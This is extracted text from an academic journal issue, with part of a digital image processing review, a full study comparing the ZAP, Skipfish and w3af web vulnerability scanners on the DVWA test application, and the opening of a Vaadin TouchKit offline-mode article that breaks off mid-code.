It is also called as gamma correction. Different levels of enhancements can be obtained for various values of γ . Different monitor display show images having different clarity and light level and so, nowadays, almost every monitor has built-in gamma correction in it and to give user the best experience monitors correct and improve all images shown on it automatically.

APPLICATIONS OF DIP

DIP has shown a good growth in recent years especially in the fields of computer science and technology. The advances and wide availability of image processing hardware has further increased the usefulness of image processing.

Medical applications

The field of medicine has a wide use of digital image processing. Gamma ray imaging is based on gamma ray detection and is used in nuclear medicine where a patient is injected with radioactive isotope that emits gamma rays as it decays. These emissions are collected by gamma ray detectors and images are produced. X ray imaging is used in medical diagnostics. Magnetic resonance imaging (MRI) is a technique where patient is placed in a powerful magnet and pass radio waves through his body in short pulses. Each of the pulses causes a responding pulse to be emitted by the patient's tissue. Digital subtraction angiography (DSA), Projection radiography and x-ray computed tomography (CT), Ultrasound imaging using reflection of ultrasonic waves within the body are also used.

Restorations and enhancements

This is a process of transforming a corrupt image into a clean image free of noise. Noises or corruption can be of various forms like camera mis-focus, motion blur, etc. Image restoration is usually done by reversing the cause of noise. Its main objective is to reduce the noise and recover the loss of resolution. The techniques to process the image are performed in either of the two domains, image or frequency. Deconvolution technique which is the most used technique is performed in the frequency domain.

Pattern recognition

For better character recognition and understanding of different patterns, it requires the removal of noise. After recognizing the pattern, relationships about the characters and information from it is extracted for representing the pattern. The pattern is then classified on the basis of representation. To solve pattern recognition issues, there are two approaches, structural approach and discriminant approach. In the latter, a set of features are taken out from the pattern. Feature vectors and division of feature space helps in detecting each pattern. Whereas, in the former method, each pattern is displayed as a combination of its parts or components also called sub patterns or pattern primitives. Now by matching and referring each pattern structure according to a set of predefined rules, pattern recognition is done.

Computer vision

Computer [1] vision as the name suggests is the ability of computers and machines to see. Computer vision works on the idea of artificial intelligence where machines are designed so as to obtain useful information from images. The 2-D images are transformed into 3-D for a better perception of object. The image data can be of various types like video sequencing, different views from multiple cameras, multidimensional image from medical scanners, etc. Some examples are:

- Controlling processes (e.g., robots and automatic machinery used in industries).
- Detecting events (e.g., people counter).
- Organizing information (e.g., arranging in sequence or indexing database of pictures).
- Modeling objects or environments (e.g., testing of industrial products, medical use where image study is required).

Face detection

Face detection is the technology where location, sizes and other features of human face is detected from the image ignoring every other thing in the image. Early algorithms for face-detection focused on the detection of front side of human faces, whereas latest algorithms solve the recurring problem of multi-view face detection. Multi-view face detection is either in-plane rotation where rotation is along the axis from

the present face to the position of observer or it can be out-of-plane rotation where the rotation axis is left-right or vertical.

Remote sensing

Remote sensing is based on the idea of obtaining information about any object by either the use of recording or wireless sensing devices that are not in contact with the object. The examples of remote sensing are, images taken from satellites that tell about the condition of earth, weather detection that affect the voyage of ships, take offs of planes and other human activities, medical uses including MRI, PET, X-RAY.

There are a variety of other applications. First is the category of video processing that also covers digital cinema and the concept of high resolution display and super high definition (HD) image processing. Second, a variety of hybrid techniques that are a basis of agriculture and other related areas also form a part. Third, fields of interest for the present and the upcoming generation like image transmission and coding and robot vision which will be an essential part of upcoming technology.

RECENT TRENDS OF DIP

OCR designed for Indian regional languages

OCR, [10][11] expanded as Optical character recognition is type of text translator. It detects the text and converts it into a machine editable form. In the machine, text can be either handwritten or typed. Applications of OCR include clearance of bills in shops and shopping malls, clearing of stocks, desktop publications, sorting or cataloguing in libraries. Post mails, cheques, and many other documents are sorted using the automatic reading technique. As the topic suggests, this is a research on how Indian regional languages can be interpreted. The figure [Fig.6] will give you an idea about how the procedure is carried out.




Fig.7: Flowchart of OCR process

Firstly, the text whether in paper or in the form of typed document, is scanned and converted into an image. This image is passed into an OCR. The image is then processed by detecting and removing the noise to obtain a better version of it. Skew correction is then applied to improve the image alignment. To study the characters, they are separated using the segmentation step. After this, the character recognition is done. There are a few studies that are going on in this field. In short, image acquisition, preprocessing, feature extraction, line segmentation are some of the steps involved. A Malayalam OCR has been developed by K Jithesh. This OCR has an accuracy of 97% for good quality prints and is capable of recognizing about fifty characters per second. A neural network based model has been proposed by Amritha Sampath which is used for recognizing handwritten text. Another model for recognizing handwritten characters has been proposed by Raju. In this model, the image processing goes through a low and high pass filters to extract the needed information. Characteristics like different handwriting styles, tilting of text, etc. is kept in mind in this model. An OCR for printed Hindi text that is written in the Devnagri script has been proposed by Veena Bansal. They have assured an accuracy of 93% for the printed text. A survey has been conducted by Aditya Raj which is based on feature extraction and classification methods that are used on OCR for Indian scripts. This survey covered 17 different Indian regional languages and also its features and the accuracy.

CONCLUSION

Digital image processing is the method of improving the image quality to extract useful information from it. The concept of enhancing an image for better human perception or for obtaining important data from it has been carried out from centuries. Earlier analog images were processed. With the progress of science and technology, the concept of processing digital images came into existence. To process a digital image, it has to go through a series of steps. An image is first acquired. It then goes through processes like image enhancement, image restoration, image segmentation, image compression, etc. Many algorithms and formulae have been discovered in order to carry out the digital image processing. DIP has a variety of applications in present. This concept forms a basis of many medical researches and diagnosis. Important fields like computer vision, pattern recognition, remote sensing, etc. also work on the concept of DIP. Since DIP is a widely used method, it has a lot of advantages. The images processed are clear and are capable to provide even minute information. It is a faster process. It has made its place in almost every field. The process, still, is not trustworthy. Many times the information needed is not accessible. It requires big machinery and smart and qualified labor. Hence, the process is costly. Recent trends as discussed in the paper are the concept of OCR. This is an evolving field and will have a great amount of use in future. Digital image processing and enhancement can be used in the field of forensics and examination where images can be captured and or taken from video recordings, cleared and enhanced to find facts that may be useful in detecting culprits and provided as an evidence in the courts. It can also be used to medical examinations to get a better picture of diseases and recovery. It [12] may be utilized to explore space and planets. With the growth and advancement in the field of artificial intelligence and image processing, it will be soon possible to interpret spoken commands and language translation that will be useful in communication. It will also be possible to track people, locate things, and also the invention of self driven transports.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

We would like to express our sincere gratitude to Dr. Prateek Jain, Accendere Knowledge Management Services Pvt. Ltd., for his valuable comments that led to substantial improvements on an earlier version of this manuscript.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Soni M, et al. [2014] A survey of digital image processing and its problem. International Journal of Scientific and Research Publications, 4(2): 1-6
- [2] Nishikawa RM, et al. [1995] Computeraided detection of clustered micro calcifications on digital mammograms". Medical & Biological Engineering & Computing ,33(2):174-178
- [3] Mishra VK, et al. [2014] Image Acquisition and Techniques to Perform Image Acquisition. S-JPSET, 9(1): 21-24.
- [4] Kumar M. [2003] Digital Image Processing, Satellite Remote Sensing and GIS Applications in Agricultural Meteorology, 81-102
- [5] Lagendijk RL, Biemond J. [1999] Basic Methods for Image Restoration and Identification. Handbook of Image and Video Processing. 10.1016/B978-012119792-6/50074-7.
- [6] You YL, Kaveh M. [1996] A Regularization Approach to Joint Blur Identification and Image Restoration. IEEE Trans. on Image Processing., 5: 416-428.
- [7] Andrews HC, Hunt BR. [1977] Digital Image Restoration. Prentice Hall Inc., New Jersey
- [8] Tarek M Bittibssi, Gouda I Salama, Yehia Z Mehaseb, Adel E Henawy. [2006] Image enhancement algorithms using fpga. International Journal of Computer Science & Communication Networks, 2 (4):536-542
- [9] Miguel A. Vega-Rodríguez, Juan M Sánchez-Pérez, Juan A Gómez-Pulido. [2002] An fpga-based implementation for median filter meeting the real-time requirements of automated visual inspection systems. 10th Mediterranean Conference on Control and Automation - MED2002.
- [10] Pathak M, Singh S. [2014] Implications and Emerging Trends in Digital Image Processing. (IJCSIT) International Journal of Computer Science and Information Technologies, 5 (2):2132-2135.
- [11] Alkoffash MS et al, [2014] A survey of digital image processing techniques in character recognition. IJCSNS International Journal of Computer Science and Network Security, 14 (3): 65-71.
- [12] Tambe S. [2015] Digital Image Processing. Sverian Scientific, 1: 4-14.

ARTICLE

STUDYING OPEN SOURCE VULNERABILITY SCANNERS FOR VULNERABILITIES IN WEB APPLICATIONS

Deepika Sagar¹, Sahil Kukreja², Jwngfu Brahma³, Shobha Tyagi⁴, Prateek Jain^{5*}

¹⁻⁴ Department of Computer Science and Engineering, Manav Rachna International Institute of Research and Studies, Faridabad, INDIA

⁵ Accendere KMS Services Pvt. Ltd, New Delhi, INDIA

ABSTRACT

During the past few decades the digital market has seen an enormous growth in terms of cyber technologies and web applications. With the growth in digitalization the amount of risk is also mounting. A small mistake is capable of making the whole web application vulnerable to the attackers seeking it. Therefore, to save the developer's time, web application scanners are well placed to check for a group of known vulnerabilities all together. In our work, we have evaluated OWASP top 10 threats with three vulnerability scanners w3af, Skipfish and OWASP Zed Attack Proxy on vulnerable applications like DVWA. Scanning process starts with the insertion of the targeted vulnerable web application URL. A complete analyzed report is formed in each scenario that is further analyzed with the reports of other vulnerable web applications gathered through the application of the same process. At last the resultant running time of each scanner is compared to obtain the final tool that work efficiently with minimal time consumption. From three different dataset gathered from the tested scanning tools we conclude that OWASP ZAP performed better than the other scanning tools mentioned in this paper.

INTRODUCTION

A Web application or a software application is a program that is used to run applications over internet to perform specific tasks. Such programs (applications) are stored on the web servers that can only be accessed by the web browsers. Some of the common web applications includes Google Docs, sheets, selenium and many others.

Vulnerable web applications mention to those applications that are vulnerable or exposed. Vulnerability here refers to the weakness that on encountering by an attacker can be well exploited. Such vulnerability can risk a small company to large organizations. Exploitation of any vulnerability by any unauthorized person does not only demand a huge recovery amount but also risk the reputation of the organization in the market. There are numerous threats that surrounds these applications such as Broken Authentication, Session Management, Cross-Site Scripting (XSS) and many others out of which SQL injection is the mostly used and is highly vulnerable. To prevent such threats from happening we use web scanners to find vulnerabilities in the web applications and the possible attacks that can be used by an attacker.

In this paper we try to test all the OWASP top 10 threats [1] on different vulnerable applications and analyze the outputs obtained. OWASP also known as Open Web Application Security project is an organization that focuses on improving software security and provide information to individuals, organizations, community, corporations, government agencies and universities. It is a non-for-profit organization that provides free materials that are under open software license.

The OWASP top 10 includes:

Injection: Attack in which the security is compromised by placing SQL commands or strings into the code. It is one of the most common hacking techniques in which SQL commands are manipulated into the input fields of the web application.

Broken authentication and session management: Security is compromised by exploiting leaks in the authentication process system or any flaws in the session management.

Cross site scripting: XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript.

Broken Access Control: Attack that occurs when the restrictions on user's activity is not properly enforced that gives the attacker an opportunity to exploit these flaws and hence achieving the access to the authorized functionality of one's account or personal information of an organization or of the people authorized.

Security Misconfiguration: Attack that occurs due to the flaws in the security configuration of an application/ server/ website or an organization. A small misconfiguration can put the data of the people at a stake.

KEY WORDS

web applications, vulnerability scanner, vulnerability assessment tools, vulnerable web applications, OWASP top 10 threats.

Received: 8 Jan 2018
Accepted: 20 Feb 2018
Published: 4 March 2018

*Corresponding Author
Email:

Prateek.jain@accendere.co.in
Tel.:9810245840

Sensitive Data Exposure: Sensitive data exposure is a type of security vulnerability where the web application fails to protect confidential data of an organization and hence exposes it to attackers for attacks. Sensitive data includes personal information, healthcare information, financial information that can be well used in attacks such as phishing, card fraud's, email spoofing and many more.

Insufficient Attack Protection: It denoted to the inefficiency of a web application to incorporate necessary tools and protecting elements for strong security. A majority of APIs is incapable of detecting, preventing and responding basic manual as well as automated attacks. This contains weak input validation, improper auditing and logging, captcha bypass.

Cross-Site Request Forgery: Cross Site Scripting Forgery attack includes malicious site that sends requests to the web application and hence take over the control of the whole functionality of the target website that the user is authenticated to. In this attack basically, the user's browser is fooled to perform unintended actions without the knowledge of the victim.

Using Components with Known Vulnerabilities: In this type of attack the vulnerable components such as libraries, software modules that run with the same privileges as the application could be used to compromise the security.

Under protected APIs: Most of the 3rd party APIs present in the market are unprotected and contains numerous vulnerabilities that the users are mainly unaware of. Such APIs take over the control once the user give the potential chance of it and hence compromise user's sensitive information that can be then well exploited [Table-1].

Table 1: Top 10 Vulnerability (2013)

VULNERABILITIES	THREAT AGENTS	EXPLOITABILITY	PREVALENCE	DETECTIBILITY	IMPACT	BUSINESS IMPACTS
1. INJECTION	APP SPECIFIC	EASY	COMMON	AVERAGE	SEVERE	APP SPECIFIC
2. AUTHENTICATION AND SESSION MGT	APP SPECIFIC	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	APP SPECIFIC
3. CROSS SITE SCRIPTING	APP SPECIFIC	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	APP SPECIFIC
4. INSECURE DIRECT OBJECT REFERENCES	APP SPECIFIC	EASY	COMMON	EASY	MODERATE	APP SPECIFIC
5. SECURITY MISCONFIGURATION	APP SPECIFIC	EASY	COMMON	EASY	MODERATE	APP SPECIFIC
6. DATA EXPOSURE	APP SPECIFIC	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	APP SPECIFIC
7. MISSING FUNC. LEVEL ACCESS CONTROLS	APP SPECIFIC	EASY	COMMON	AVERAGE	MODERATE	APP SPECIFIC
8. CROSS-SITE REQUEST FORGERY	APP SPECIFIC	AVERAGE	COMMON	EASY	MODERATE	APP SPECIFIC
9. USING COMPONENTS WITH KNOWN VULNERABILITY	APP SPECIFIC	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	APP SPECIFIC
10. UNVALIDATED REDIRECTS	APP SPECIFIC	AVERAGE	UNCOMMON	EASY	MODERATE	APP SPECIFIC

EXPERIMENTAL ENVIRONMENT

In this experimental research we used vulnerable web applications and the vulnerability assessment tools to carry out different attacks any generate a report on the basis of the output we received.

Vulnerable web applications [2]

For testing and evaluating the web vulnerability scanners, a vulnerable test environment is needed, this need for environment is fulfilled by Vulnerable Web Applications that are specially designed to provide users, the environment to test their attacks without causing any intended harm to the organization. For our experiments we ran the apps on windows, Linux and Finally on OWASP Virtual Machines.

DVWA: Damn Vulnerable Web Application [3] or shortly known as DVWA is a PHP/MySQL based vulnerable web application [4] that aims to be an aid to the security professionals and students alike in learning and testing their skills in a safe and legal environment and to help web developers better understand the process of securing web application.

Evaluated web vulnerability scanner

We performed the Evaluation of the following vulnerability scanners in Windows 10 creator's update and Kali Linux machines with i5 Intel processors.

OWASP ZAP: The OWASP Zed Attack Proxy (ZAP) [5] is an easy to use and open source intrigrated web application penetration testing tool designed to be used by beginners and professionals alike and also for developers and functional testers with low experience of security penetration testing [6]. Written in Java, ZAP is available across all the major operating systems including windows, OS X and almost all the destros of Linux.

Skipfish: Skipfish [7] is an active web application security reconnaissance tool by Google that prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active but mostly non-disruptive security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments [8]. Skipfish come handy in determining if the code is vulnerable [9] to scripting and injection attacks.

w3af: w3af [10] is a web application attack [9] and audit framework that aims at creating a framework to help people secure their web applications by finding and exploiting the vulnerabilities in the web application. w3af provides an easy to use GUI for its framework for the general users. Both the w3af core [11] and plugins are fully written in Python, more than 130 plugins in the framework makes it easy to identify most of the known vulnerabilities.

Table-2 and Table-3 show the general characteristics of vulnerable web applications and web application scanners displaying their version in web application and version and operating system in application scanners.

Table 2: General characteristics of vulnerable web applications

WEB Applications	DVWA
VERSION	1.10

Table 3: General characteristics of web scanners

COMPANY	OWASP ZAP	SKIPFISH	W3af
VERSION	2.6.0	2.10b	1.1
OPERATING SYSTEM	Windows Linux	Windows Linux	Windows Linux

Tables-4-6 display the input vector support of the vulnerability assessment scanners taking different parameters under consideration.

Table 4: Input vector support of tools

	OWASP ZAP	Skipfish	W3af
GET	✓	✓	✓
POST	✓	✓	✓
COOKIE	✓	✓	✓
HEADER	✓	✓	✓
SECRET	-	-	✓
PName	-	-	✓
XML	✓	-	-
XML Attributes	✓	-	-
XML Tag	✓	-	-
JSON	✓	-	-
DIR	✓	-	✓
FIILE	✓	-	✓
PATH	✓	-	✓
CMDExec	✓	✓	✓

Table 5: Glossary of the input support vector parameters

General Feature	Description
GET	HTTP Query String Parameters Input parameters sent in the URL
POST	HTTP Body Parameters Input parameters sent in the HTTP body
COOKIE	HTTP Cookie Parameters Input parameters sent in the HTTP cookie
HEADER	HTTP Headers HTTP request headers used by the application
SECRET	Secret HTTP Parameters Non-visible valid HTTP parameters (such as GET to POST, etc)
PName	HTTP Parameter Names HTTP parameter names used by the application
XML	XML Element Content The content of XML elements
XmIATT	XML Attributes XML attributes
XmITAG	XML Tags The names of XML tags
JSON	JSON Parameters Parameters sent in JSON format
DIR	Directory Name Input Vector Support for scanning the directory section in the HTTP URL
FILE	File Name Input Vector Support for scanning the file name section (without extension) in the HTTP URL
Path	HTTP Path Input Vector Support for appending to and scanning the HTTP path

Table 6: Audit Feature of the Evaluated Scanners

	OWASP ZAP	Skipfish	w3af
SQLi	✓	✓	✓
BSQLi	✓	✓	✓
SSJSi	-	-	-
RXSS	✓	✓	✓
PXSS	✓	✓	✓
DXSS	-	-	✓
JSONh	-	-	-
LFI	✓	✓	✓
RFI	✓	✓	✓
CMDExec	✓	✓	✓
UPLOAD	-	-	✓
REDIRECT	✓	✓	✓
CRLF	✓	-	✓
LDAPi	✓	-	✓
XPAPHi	✓	✓	✓
MXi	-	-	✓
SSi	✓	-	✓
FORMATi	-	✓	✓
CODEi	✓	✓	-
XMLi	-	✓	-
ELi	-	-	-
BUFFERo	-	-	✓
INTERGERo	-	✓	-
CODEDisc	-	✓	✓
BACKUPf	✓	-	✓
PADDING	-	-	-
AUTHb	✓	-	✓
PRIVE	-	-	-
XXE	-	-	-
SESSION	-	-	✓
FIXATION	✓	-	-
CSRF	✓	✓	✓
ADOS	-	-	✓
COUNT	17	15	23

METHODS

The scanning process starts with the insertion of the URL into the input URL field of scanners mentioning the application to scan for vulnerability. Generally, Application Scanners consists of three main components that helps in completing the scanning process successfully that includes

- **Crawling Component:** after the insertion of the target URL the scanning process starts where the crawling components identifies all the reachable web pages as well as all the input points in the target application.
- **Attacker Component:** the analysis of the discovered data is done by the attacker component. For each input fields, for every form and for every test vectors of application scanners an attacker module is generated that triggers a vulnerability.

This data is then sent to the server to get the appropriate response.

- **Analysis Component:** the server response is analyzed and interpret it as per desired.

Scanners basically scan for two scanning mode Log and No_Log Mode. In the Log mode a proper set of result is maintained with proper logging of every results generated whereas in No_Log mode the scanners are redirected to the initial page and requested to scan for all the vulnerabilities. In the following tables we have shown total number of vulnerability count build into DVWA [Table-7] and then checked the result through the vulnerability scanners that we are using [Table-8].

On DVWA

Table 7: The total count of vulnerabilities (intentional) in DVWA

Vulnerability	Count
RXXS (Reflected Cross Site Scripting)	1
SXSS (Stored Cross Site Scripting)	1
SQLi	2
BSQLi (Blind SQL Injection)	1
CSRF (Cross Site Request Forgery)	1
LFI (Local File Inclusion)	1
CMDExec	1

Table 8: The total count of true positive detection in DVWA

VULNERABILITY	TOOLS		
	OWASP ZAP	Skipfish	W3af
RXXS	1	1	-
SXSS	1	1	-
SQLi	1	1	-
BSQLi	-	-	-
CSRF	1	1	-
LFI	1	-	-
CMD Exec	1	-	-

OBSERVATION AND RESULTS

On testing the application scanners for the vulnerabilities in web application we plotted some resultset on the basis of our experience that is shown in [Table-9 and 10].

Table 9: comparison

SCANNER	GENERAL FEATURES						
	GUI	CONFIGURATION	REPORT	STABILITY	PERFORMANCE	USAGE	SCANLOG
ZAP	YES	VERY SIMPLE	YES	VERY STABLE	FAST	VERY SIMPLE	YES
W3af	YES	COMPLEX	YES	UNSTABLE	FAST	COMPLEX	YES
SKIPFISH	NO	SIMPLE	YES	STABLE	VERY FAST	SIMPLE	YES

Table 10: Glossary of the comparison table

SIMPLE: Easy to understand and performed.
COMPLEX: Difficult to understand and perform.
STABLE: stays fixed without any interruption or do not terminate in between the process.
UNSTABLE: fluctuate during processing and sometimes do not respond.

The result datasets of the scanners include input vector support of the tool, supported audit features and the total vulnerability count calculated by each scanner over different platforms. The running time of each scanner is gathered and transformed into a tabular format as shown in [Table-11]. [Fig.1] and [Fig.2] shows the time taken by each scanner. Furthermore, the table data is converted into a graph format to show and compare the efficiency of each tool in terms of time taken by them to complete the scanning of

vulnerable web application. The paper also presents true positive results collected by each tool that is obtained by checking as well as comparing resulted datasets with each other and with the documented specification of the tool published by their manufacturers. From all the datasets collected, the final result showed OWASP ZAP to be the best whereas w3af hold the last position after Skipfish that has an intermediate working performance.

Table 11: Running time of application scanners

SCANNER	RUNNING TIME ON DVWA
ZAP	2 min 50 sec (Fig 1)
w3af	5 hours 20 min (Fig 2)
Skipfish	1 min 48 sec (Fig 3)




Fig. 1: Zap running time




Fig. 2: w3af running time

THE IIOAB3 JOURNAL



Fig. 3: Comparison of running time of application

CONCLUSION

After testing and analyzing the scanning tools w3af, ZAP and Skipfish on different parameters we conclude that OWASP ZAP has better results as compared to Skipfish and w3af. This is finalized by carefully examining the overall features contained by a scanner to the quality of result produced by each scanner. Moreover, we learned that there doesn't yet exist a vulnerability scanner that can detect all of the OWASP Top 10 vulnerabilities all together.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

We would like to sincerely bring our kind gratitude to Dr. Prateek Jain, Accendere Knowledge Management Services Pvt. Ltd for helping and guiding us in this paper formation.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Dewhurst R. [2012] Damn Vulnerable Web Application (DVWA).
- [2] Makino Y, Klyuev V. [2015] Evaluation of web vulnerability scanners. In Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS), 2015 IEEE 8th International Conference on 1:399-402
- [3] Jovanovic N, Kruegel C, Kirda E. [2006] Pixy: A static analysis tool for detecting web application vulnerabilities. In Security and Privacy, 2006 IEEE Symposium on (pp. 6-pp). IEEE.
- [4] Kindy DA, Pathan ASK. [2012] A detailed survey on various aspects of sql injection in web applications: Vulnerabilities, innovative attacks, and remedies. arXiv preprint arXiv:1203.3324.
- [5] Evans SC. [2008] Securing WebGoat using ModSecurity, summer of code 2008. OWASP beta level, OWASP Foundation.
- [6] Bennetts S. [2013] Owasp zed attack proxy. In AppSec USA 2013
- [7] Mohammed R. [2016] Assessment of Web Scanner Tools. International Journal of Computer Applications (0975-8887), 133(5).
- [8] Lecoecuche D. [2015] Tools for Computer Security (No. CERN-STUDENTS-Note-2015-082
- [9] Muniz J. [2013] Web Penetration Testing with Kali Linux. Packt Publishing Ltd.
- [10] Riancho A. [2011] w3af-web application attack and audit framework. World Wide Web electronic publication, 21
- [11] Munadi R, Fajri TS, Meutia ED, Mustafa E. [2013] Analysis of SQL injection attack in web service (a case study of website in Aceh province). In Instrumentation, Communications, Information Technology, and Biomedical Engineering (ICICI-BME), 2013 3rd International Conference on (pp. 431-435). IEEE.

EXPERT OPINION

USE VAADIN FOR TOUCHKIT OFFLINE MODE

Sukhendu Mukherjee*

Tiny Planet Inc.5551 Orangethorpe Ave, Suite A, La Palma, CA - 90623, USA

ABSTRACT

This article describes how we can use vaadin touchkit in offline mode. Touchkit is a Vaadin addon that helps in developing mobile applications. Vaadin is a server-side framework and that implies that when an application is running, there is a lot of communication going on between the server and the client. Thus server-side views are not accessible when there is no connection. On the other hand, offline enabled applications run pure client-side Vaadin (GWT) code without connecting the server. TouchKit is a collection of UI components bundled with a theme that helps developers build great looking mobile applications for iPad and mobile phones. You can build applications that resemble native apps. TouchKit will enable touchscreen interactions and Navigation Manager adds animations to your screen transitions. Vaadin TouchKit has been updated to work with latest client-server reconnect handling included in Vaadin Framework and during offline operation, the offline UI can store data in the HTML5 local storage of the mobile browser and then passed to the server-side application when the connection is again available.

INTRODUCTION

Vaadin is primarily a server-side framework. What happens with the application when the server is not available? Although this is possible on desktop computers, more often it happens when using a mobile device. This is why Vaadin TouchKit [1] allows you to define offline behavior. In this article I will tell you all the details you need to know about offline mode and how to use it. It is written based on Vaadin 7.3 [2-4] and TouchKit 4.0.0 12. Vaadin uses Java as the programming language for creating web content. The framework incorporates event-driven programming and widgets, which enables a programming model that is closer to GUI software development than traditional web development with HTML and JavaScript. Vaadin uses Google Web Toolkit [4] for rendering the resulting web page. While the way Vaadin uses Google Web Toolkit could lead to trust issues - it only operates client-side (i.e., in a web browser's JavaScript engine) - Vaadin adds server-side data validation to all actions. This means that if the client data is tampered with, the server notices this and doesn't allow it. Vaadin's default component set can be extended with custom GWT widgets and themed with CSS. Vaadin is distributed as a collection of JAR files (either as direct downloads, or with Maven or Ivy integration), which can be included in any kind of Java web project developed with standard Java tools [5]. In addition, there exist Vaadin plugins for the Eclipse IDE and NetBeans for easing the development of Vaadin applications as well as direct support of (and distribution through) Maven.

Once we store offline data in the browser, we need to look for an opportunity to upload local data to the server whenever the network is available. During the upload, we need to take care of data consistency. We used two merge strategies to sync data.

1. Merge by lastUpdated time - To merge entities
2. Merge by union - To merge a collection of entities

MATERIALS AND METHODS

As a part of offline mode testing we implemented OfflineMode interface process. Implementing client-side Offline Mode interface allows us to specify true offline-mode behavior. We will receive events also in case the page is loaded from cache [2] without network connection at all.

Fortunately, there is a default implementation and we don't need to worry about the implementation details. Default Offline Mode provides an Offline Mode implementation for any TouchKit application. It shows a loading indicator and a sad face when the network is down. In most cases all we want to do is replace this sad face with something more useful (for example Minesweeper or Sudoku), here's a sample:

```
public class Offline Mode Test extends Default Offline Mode {
    @Override
    protected void buildDefaultContent() {
        getPanel().clear();

